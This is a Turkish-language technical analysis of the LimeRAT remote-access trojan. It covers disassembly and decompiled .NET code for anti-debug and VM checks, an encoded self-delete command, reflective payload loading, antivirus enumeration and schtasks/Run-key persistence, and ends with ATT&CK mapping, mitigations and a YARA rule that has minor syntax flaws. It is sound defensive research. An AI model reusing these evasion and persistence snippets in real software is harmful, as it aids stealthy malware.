LimeRAT

Teknik Analiz Raporu

İçindekiler

Giriş

RAT(Remote Administration Tool) bulaştığı bilgisayar üzerinde yönetici izinli bir arka kapı açan bir zararlı yazılımdır. RAT'ler yasal olarak kullanılabilir. Örneğin, iş yerinizdeki bilgisayarda teknik bir sorun yaşadığınızda, bazen BT görevlileri bilgisayarınıza erişmek ve sorunu gidermek için bir RAT kullanır.

Ne yazık ki, genellikle RAT kullanan kişiler, cihazınıza zarar vermeye veya bilgilerinize kötü amaçlarla erişmeye çalışan bilgisayar korsanlarıdır. Bu tür RAT'ler, genellikle sizin bilginiz olmadan görünmez bir şekilde indirilirler.

RAT cihazınıza yüklendikten sonra, bilgisayar korsanı ortalığı kasıp kavurabilir. Hassas bilgilerinizi çalabilir, yazamamanız için klavyenizi engelleyebilir, diğer kötü amaçlı yazılımları yükleyebilir ve hatta cihazlarınızı işe yaramaz hale getirebilirler.


e615a06c4539fc5fabedd46658fdc2ff534d0173f9043162f3809ef3002f0a2c.exe Analizi


Dosya	e615a06c4539fc5fabedd46658fdc2ff534d0173f9043162f3809ef3002f0a2c.exe
MD5	5ddfbddf74d9e09bf434940362019979
SHA-1	595d69d9fc35b83cd8d6567e88ab6526582576e4
SHA256	e615a06c4539fc5fabedd46658fdc2ff534d0173f9043162f3809ef3002f0a2c

Zararlı yazılım ilk incelendiğinde kendinin debugger tarafından analiz edilmemesine karşı istisnaları (exception) kullanıyor. Bir istisna RaiseException fonksiyonu kullanılarak oluşturulur. Debuggerda olup olmadığı eğer DBC_CONTROL_C ya da DBG_RIPEVENT istisnaları istisna işleyici (exception handler) tarafından alınamazsa programın debuggerda olduğu anlaşılır ve böylece program kendini koruyabilmektedir.

```
CODE:00402E4C
CODE:00402E4C
CODE:00402E4C
CODE:00402E4C sub_402E4C proc near
CODE:00402E4C mov     ds:dword_40A010, offset RaiseException
CODE:00402E56 mov     ds:dword_40A014, offset RtlUnwind
CODE:00402E60 mov     ds:dword_40A628, eax
CODE:00402E65 xor     eax, eax        ; Logical Exclusive OR
CODE:00402E67 mov     ds:dword_40A62C, eax
CODE:00402E6C mov     ds:dword_40A630, edx
CODE:00402E72 mov     eax, [edx+4]
CODE:00402E75 mov     ds:dword_40A01C, eax
CODE:00402E7A call    sub_402D44      ; Call Procedure
CODE:00402E7F mov     ds:byte_40A024, 0
CODE:00402E86 call    sub_402DEC      ; Call Procedure
CODE:00402E8B retn                    ; Return Near from Procedure
CODE:00402E8B sub_402E4C endp
CODE:00402E8B
```

İstisnalar kullanılarak yapılan anti debug kontrolünden sonra "C:\Users\User\AppData\Local\Temp" konumuna 3582-490 klasörünü oluşturarak içine kendi isminde bir .NET dosyası oluşturuyor. Oluşan dosyanın .NET olduğu cff explorer adlı programda incelediğinde görülebilmektedir.






Daha sonra temp klasöründe oluşturduğu dosyayı ShellExecuteA apisini kullanarak çalıştırıyor.

```
CODE:004078D9 lea     edx, [ebp+var_A248] ; Load Effective Address
CODE:004078DF mov     al, 1
CODE:004078E1 call    sub_406F34      ; Call Procedure
CODE:004078E6 mov     eax, [ebp+var_A248]
CODE:004078EC call    sub_40340C      ; Call Procedure
CODE:004078F1 push    eax             ; nShowCmd
CODE:004078F2 lea     eax, [ebp+var_A250] ; Load Effective Address
CODE:004078F8 call    Gettemppath     ; Call Procedure
CODE:004078FD push    [ebp+var_A250]  ; lpDirectory
CODE:00407903 lea     eax, [ebp+var_A254] ; Load Effective Address
CODE:00407909 mov     edx, offset unk_4091B4
CODE:0040790E mov     ecx, 9
CODE:00407913 call    sub_4031F4      ; Call Procedure
CODE:00407918 push    [ebp+var_A254]  ; lpParameters
CODE:0040791E lea     edx, [ebp+var_A25C] ; Load Effective Address
CODE:00407924 xor     eax, eax        ; Logical Exclusive OR
CODE:00407926 call    getmodulefilename ; Call Procedure
CODE:0040792B mov     eax, [ebp+var_A25C]
CODE:00407931 lea     edx, [ebp+var_A258] ; Load Effective Address
CODE:00407937 call    sub_404ED0      ; Call Procedure
CODE:0040793C push    [ebp+var_A258]
CODE:00407942 lea     eax, [ebp+var_A24C] ; Load Effective Address
CODE:00407948 mov     edx, 3
CODE:0040794D call    tempteki_yolu_al ; Call Procedure
CODE:00407952 mov     eax, [ebp+var_A24C]
CODE:00407958 call    sub_40340C      ; Call Procedure
CODE:0040795D push    eax             ; lpFile
CODE:0040795E push    offset Operation ; "open"
CODE:00407963 mov     eax, ds:hwnd
CODE:00407968 push    eax             ; hwnd
CODE:00407969 call    ShellExecuteA   ; Call Procedure
```


Yine CreateFileA apisi kullanılarak "C:\Windows\" konumuna "svchost.com" adlı dosya oluşturuluyor. Daha sonrasında "C:\Users\User\AppData\Local\Temp" konumuna tmp5023.tmp adında dosyayı oluşturuyor. Her şey bittikten sonra bir mutex oluşturmak için CreateMutexA apisi kullanılarak bir mutex oluşturuluyor.

```
CODE:00404018
CODE:00404018
CODE:00404018 ; Attributes: bp-based frame
CODE:00404018
CODE:00404018 ; int __stdcall sub_404018(LPSECURITY_ATTRIBUTES lpMutexAttributes, int, LPCSTR lpName)
CODE:00404018 sub_404018 proc near
CODE:00404018
CODE:00404018 lpMutexAttributes= dword ptr  8
CODE:00404018 arg_4= dword ptr  0Ch
CODE:00404018 lpName= dword ptr  10h
CODE:00404018
CODE:00404018 push    ebp
CODE:00404019 mov     ebp, esp
CODE:0040401B mov     eax, [ebp+lpName]
CODE:0040401E push    eax             ; lpName
CODE:0040401F cmp     [ebp+arg_4], 1  ; Compare Two Operands
CODE:00404023 sbb     eax, eax        ; Integer Subtraction with Borrow
CODE:00404025 inc     eax             ; Increment by 1
CODE:00404026 and     eax, 7Fh        ; Logical AND
CODE:00404029 push    eax             ; bInitialOwner
CODE:0040402A mov     eax, [ebp+lpMutexAttributes]
CODE:0040402D push    eax             ; lpMutexAttributes
CODE:0040402E call    CreateMutexA    ; Call Procedure
CODE:00404033 pop     ebp
CODE:00404034 retn    0Ch             ; Return Near from Procedure
CODE:00404034 sub_404018 endp
CODE:00404034
```

GetDriveStringsA apisini kullanarak bilgisayarın içerisinde bulunan sürücüleri keşfettikten sonra GetDriveTypeA apisini kullanarak bu sürücülerin geçerliliğini doğrulamaktadır.



Daha sonrasında doğrulanmış sürücünün konumunu almakta ve onun içerisinde bulunan bütün dosyaları incelemektedir.



Ana dizinin içerisinde dolaşımını bitirdikten sonra mutexi bırakmaktadır.

e615a06c4539fc5fabedd46658fdc2ff534d0173f9043162f3809ef3002f0a2c.exe Analizi (temp)


Dosya	e615a06c4539fc5fabedd46658fdc2ff534d0173f9043162f3809ef3002f0a2c.exe
MD5	ad7fab95d903b025ebd5a36a8d7e06a6
SHA-1	66faf0fe2a065f5c6c1701fe9c52e3f2ef677a51
SHA256	4617466868abd96c612df835281b02512cba8e21b72be5eaaf817be02996c897

Dosya dnSpy programında incelendiğinde kaynak kodları görülebilmektedir. Bu kaynak kodlar incelendiğinde, kodların arasında uzunluğu 1000 karakteri aşan bir string değişkeni tanımlandığı görülmüştür.

```
string p = this.Rot13(Strings.StrReverse("==NNO8/5Q//8Emig3pn5k/61REXYn5uk779zqF01LUlBUo4vGkk7N/
  Kn3crKLAH3m8hhsfKBQlTgAkz+e8Rc/d/M/tw35wJjedbSuWI/jSPbPo5ga75PsU9zMCc3da2v8u/j/67vzcmF/6/ubOqscm8nkCaEOV6XFNLVPnh
  +m9iUGA+KA6UGwSwtY1JE/Ovo9Kl4u+X9KA/QYkWW7vThw9GgI87sk8Cmgk0LsAf1CfuUx/WmrLN/eAsibkm+E5qA9iw/
  FrC6i8MofhJ821KZ3QLIizOGeA/s6C1/G3O6gu/1zQsnnAs918r0p9qF5S+2ZdAAK/spo57ou7kmvHsY2s6Y6itAuvQgN/hk/lCLLr9/
  i1iwAw7v6QRv4rg8AG/1s2RrN3vsUa/1c/eaYciXgixE/r23QyT9z99D69qwsiC+brA/w/1lLrlVscpA4sXOHiz9dyDA53YJ8Z3t3//Dirg
  +r4isCcjLkU4Y//E+K//irhQ9a9A6C/Yb8hJ+8gz921sSw/10sar/4sg+k/X5+//G9+n2rJvdliz+A9s/2x/4sXlqdC2a6BV/y5IQ+1Z+KC/Krrk/
  CsH+/yk7cek/72//T/eyJuK+ymXUn4CJfhb8Y/H1F937qo7rrXCViZ13ZT3eT/73FA2oWw/6Y47GaZ19qRl9lCc9/YmxMcG8CR7SU6gjrFuSqpHy/
  vQn/jiY/tYaTUYcDW98R9Jj4/i946CHF+YGnTnBbi0jSiX7sVJg+99aG9M5rrU0vZv4Yql7jO9J/rQj298hd/aeipI28K5G3/YMs0M/iaq68e6xp
  +Ii5amaTzeKx3Coiec5vDX/dG8/iW/q3Kkr1UK9ce877l+8xYiq/W3sAv4q+Yr2Yi9qHm/T+Cyem+UUTtXuIYCIV+AemDU5AiU0rQY+spc5K/
  Pmisk54UaUdisXpF+/bxqlb85aYY/XUNMDt6YFmsZo9YmRp2L/+DkaH3Cvsio46mv6CpFxU2A7q2GfxGwa3sI1/BPZK4/COq9xkGJ1mhqV44wq8/zG
  +9ef2MabPW2fgsrsovs/uyXiU637W2CAXTRrqRZi2EK/iVEH8EejQAxr+S7AIMB5a7Pn3r/WeGfxowgUQAJL5hWtpoVWnJCf+AApjGFPN3V+jfkMf
```

Bu değerin başka bir programın içeriği olduğu program debug edilirken anlaşılmış ve programın bu değerle beraber başka bir program daha oluşturmasına izin verilmiştir. Daha sonrasında hafızadaki bu değer alınmıştır.


```
public object GetFileNameByURL(string Url)
{
    object[] array = new object[3];
    array[0] = ListViewColumnSorter.ParamArray0;
    object[] array2 = array;
    array2[1] = ListViewColumnSorter.ArrayAttribute;
    array2[2] = "HelloWorld";
    Activator.CreateInstance(this.L, array2);
    return array2[2];
}
```



RelativeFileUrl.dll Analizi

Dosya	RelativeFileUrl.dll
MD5	a9af14a8afc87266f34d13ac30fb8a4a
SHA-1	5228378fe390953851fea8580ef16b514946fe4b
SHA256	cf4c181792fd8cb4120655ebb5b764e2d685422724c14210261c0941f55146f6

Oluşan isimsiz dosya eğer tekrar cffexplorer programında incelemeye alınılırsa, oluşan bu programında .net dosyası olduğu görülebilir.



Dosyanın kaynak kodları incelenirse açıkça bu programın içerisindeki bütün değişken ve fonksiyonların isimlerinin şifrelenmiş olduğu görülür. Bu programda şifreleyici olarak kullanılan yazılım SmartAssembly olduğu görülmektedir.

```
[assembly: PoweredBy("Powered by SmartAssembly 7.3.0.3296")]
```

Bu dosya kendi içerisinde bulunan başka bir dizini çağırarak üçüncü faz zararlı yazılımı çıkarır.

```
Bitmap bitmap = (Bitmap)resourceManager2.GetObject(Class8.smethod_2(ugz1));
Bitmap ughHbnBnaWtlYkx;
if (2 != 0)
{
    ughHbnBnaWtlYkx = bitmap;
}
if (!false)
{
    byte[] array = MessageEnum.fgh(MessageEnum.cba(ughHbnBnaWtlYkx), Class8.smethod_2(ugz3));
    byte[] rawAssembly;
    if (-1 != 0)
    {
        rawAssembly = array;
    }
    Assembly assembly = AppDomain.CurrentDomain.Load(rawAssembly);
    Assembly assembly2;
    if (!false)
    {
        assembly2 = assembly;
    }
    Type type = assembly2.GetTypes()[20];
    MethodInfo instance = type.GetMethods()[5];
    Versioned.CallByName(instance, Strings.StrReverse(Class9.smethod_0(107394310)), CallType.Get, new object[2]);
    goto IL_C3;
}
```

UNNAMED Analizi

Dosya	UNNAMED
MD5	32b691102ffdd267c1d769abb0860427
SHA-1	31e288efd6636d9b1fe8e96ad65d405de92a2c3b
SHA256	779096b4a3924776a2874f92419b3383cb9208e5634c8dafb25045b4dbd7b837

Program kendine bilgisayarın “processor id”, “bios serial number”, “board serial number”, “video controller name” değerleriyle bir mutex oluşturur.

```
result = GClass1.smethod_7(GClass1.smethod_6("Win32_Processor", "ProcessorId") + "-" + GClass1.smethod_6("Win32_BIOS", "SerialNumber") + "-" +
  GClass1.smethod_6("Win32_BaseBoard", "SerialNumber") + "-" + GClass1.smethod_6("Win32_VideoController", "Name"));
```

Kendinin bir hata ayıklayıcıda olduğunu veya bir sanal makinede olduğunu bu fonksiyonlarla kontrol eder ve eğer bunu doğrularsa “cmd.exe /c ping 0 -n 2 & del” komutunu kullanarak kendini durdurur ve siler.

```
public static void smethod_0()
{
    try
    {
        if (GClass0.smethod_1() || GClass1.smethod_2().ToString().ToLower().Contains("XP".ToLower()) || GClass0.LoadLibrary("SbieDll.dll") ||
          Debugger.IsLogging() || Debugger.IsAttached || File.Exists(Environment.GetEnvironmentVariable("windir") + "\\vboxhook.dll"))
        {
            Interaction.Shell(Class0.smethod_1(Convert.FromBase64String("Y21kLmV4ZSAvYyBwaW5nIDAgLW4gMiAmIGRlbCA=")) + "\"" + Application.ExecutablePath +
              "\"", AppWinStyle.Hide, false, -1);
            ProjectData.EndApp();
        }
    }
```

```
private static bool smethod_1()
{
    try
    {
        using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("Select * from Win32_ComputerSystem"))
        {
            using (ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get())
            {
                try
                {
                    foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
                    {
                        string text = managementBaseObject["Manufacturer"].ToString().ToLower();
                        if ((Operators.CompareString(text, "microsoft corporation", false) == 0 && managementBaseObject["Model"].ToString
                          ().ToUpperInvariant().Contains("VIRTUAL")) || text.Contains("vmware") || Operators.CompareString(managementBaseObject
                          ["Model"].ToString(), "VirtualBox", false) == 0)
                        {
                            return true;
                        }
                    }
                }
```

Daha sonrasında program bilgisayarda yüklü bir anti virüs programı olup olamadığına bakar ancak bunlara uzaktan kontrol yaptığı için liste elde edilememiştir.

```
string result;
try
{
    string text = null;
    ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("\\\\" + Environment.MachineName + "\\root\\SecurityCenter2", "SELECT * FROM
      AntivirusProduct");
    ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get();
    try
    {
        foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
        {
            text = ((ManagementObject)managementBaseObject)["displayName"].ToString();
        }
    }
    finally
    {
        ManagementObjectCollection.ManagementObjectEnumerator enumerator;
        if (enumerator != null)
        {
            ((IDisposable)enumerator).Dispose();
        }
    }
    if (Operators.CompareString(text, string.Empty, false) == 0)
    {
        text = "N/A";
    }
    text = text.ToString();
    result = text;
}
catch (Exception ex)
{
    result = "N/A";
}
return result;
```

Program aynı zamanda bilgisayar üzerinden kripto para kazabilme yeteneğine sahip olduğu düşünlmektedir.

```
string result;
try
{
    if (Process.GetProcessesByName("Regasm").Length > 0)
    {
        try
        {
            string queryString = string.Format("select CommandLine from Win32_Process where Name='{0}'", "Regasm.exe");
            ManagementObjectCollection managementObjectCollection = new ManagementObjectSearcher(queryString).Get();
            try
            {
                ManagementObjectCollection.ManagementObjectEnumerator enumerator = managementObjectCollection.GetEnumerator();
                while (enumerator.MoveNext())
                {
                    if (((ManagementObject)enumerator.Current)["CommandLine"].ToString().Contains("--donate-level="))
                    {
                        result = "Minning...";
                        break;
                    }
                }
            }
            finally
            {
                ManagementObjectCollection.ManagementObjectEnumerator enumerator;
                if (enumerator != null)
                {
                    ((IDisposable)enumerator).Dispose();
                }
            }
            goto IL_8C;
        }
        catch (Exception ex)
        {
            goto IL_8C;
        }
    }
    result = GClass1.smethod_14();
```

Program bu aşamada artık kendini bilgisayarın açılmasıyla beraber başlatmak için komut sistemini kullanır.

```
if (bool_0)
{
    Interaction.Shell(Conversions.ToString(Operators.ConcatenateObject(Operators.ConcatenateObject("schtasks /create /f /sc ONLOGON /RL HIGHEST /
      tn LimeRAT-Admin /tr \"'", GClass3.Appdata\\Wservices.exe), "'\"")), AppWinStyle.Hide, false, -1);
}
else
{
    Registry.CurrentUser.CreateSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Run\\").SetValue(GClass3."Wservices.exe",
      RuntimeHelpers.GetObjectValue(GClass3.Appdata\\Wservices.exe));
}
```

/f Bütün uyarıları atlayarak program çoktan çalışmaya başlamış olsa bile başlat.

/sc Hangi sıklıkla çalıştırılacağını belirtir, ONLOGON ise kullanıcı her giriş yaptığında çalıştır.


/RL Çalıştırılacağı seviyeyi belirtir, HİGHEST en üst seviyede çalışacağını belirtir.

/tn Çalıştırılacak görevin adını belirtir.

/tr Çalıştırılacak görevin tam konumunu belirtir.

Network Analizi

Program pastebin sitesini bir aracı gibi kullanıyor. Bu sayede zararlıyı kontrol eden kişi veya kişiler kendi ıp'lerini saklayarak direkt olarak kendileri ele verilmesini önelmiş olurlar.



93	138.076636	192.168.88.128	192.168.88.255	NBNS	92	Name query NB PASTEBIN.COM<00>
94	138.373341	fe80::3c29:6606:324…	ff02::1:2	DHCPv6	157	Solicit XID: 0xd8726b CID: 0001000127d92ada000c29df205a
95	138.842166	192.168.88.128	192.168.88.255	NBNS	92	Name query NB PASTEBIN.COM<00>
96	144.204678	192.168.88.128	192.168.88.255	NBNS	92	Name query NB PASTEBIN.COM<00>
97	144.974694	192.168.88.128	192.168.88.255	NBNS	92	Name query NB PASTEBIN.COM<00>
98	145.745389	192.168.88.128	192.168.88.255	NBNS	92	Name query NB PASTEBIN.COM<00>
99	149.957610	192.168.88.128	192.168.88.2	NBNS	92	Name query NB PASTEBIN.COM<00>
100	150.049510	192.168.88.1	192.168.88.255	UDP	86	57621 → 57621 Len=44
101	151.480200	192.168.88.128	192.168.88.2	NBNS	92	Name query NB PASTEBIN.COM<00>
102	152.987554	192.168.88.128	192.168.88.2	NBNS	92	Name query NB PASTEBIN.COM<00>

Aradaki bağlantı direkt olarak gözükmediği için maalesef Network Analizi sadece bununla sınırlı kalmaktadır.

Mitre ATT&CK Tablosu

Toplanan	**Kimlik Bilgisi Erişimi**	**Savunmayı Atlatma**	**Keşif**	**Devamlılık**
Yerel Sistemden Gelen Veriler • T1005	Dosyalardaki Kimlik Bilgileri • T1552	Web Hizmetleri • T1102	Sistem Bilgileri Keşfi • T1082	Varsayılan Dosya İlişkilendirmesini Değiştir • T1546
		Kayıt Defterini Değiştir • T1112		Görev Zamanlar • T1053

Çözüm Önerileri

-Güncel ve av-test.org tarafından onaylanmış bir anti virüs yazılımı kullanılması.

-Gelen maillerde bilmediğiniz kişiler size ekler gönderip bunları indirmenizi istiyorsa onları önemsenmemesi.

-Spam maillerin dikkate alınmaması.

-İşletim sisteminin güncel tutulması.

-Orijinal uygulamaların kullanılması.

Yara Kuralı

```
import "hash"


Rule LimeRAT

{

	Meta:

		Author = “Kaan Binen”

		Date = “26.07.2021”

		Description = “LimeRAT zararlı yazılımının Yara Kuralı”


	Strings:

		$s1 = "https[:]//apple[.]com"

		$s2 = "TypeAnalysis.exe"

		$hex_1 = "74 7d 4a 36 2e 5a"

		$hex_2 = "23 48 2e 68"

		$hex_3 = "23 48 2e 68"


	Condition:

		hash.md5(0,filesize) == "5ddfbddf74d9e09bf434940362019979" or all of them

}
```

Kaan Binen

https://www.linkedin.com/in/kaan-binen/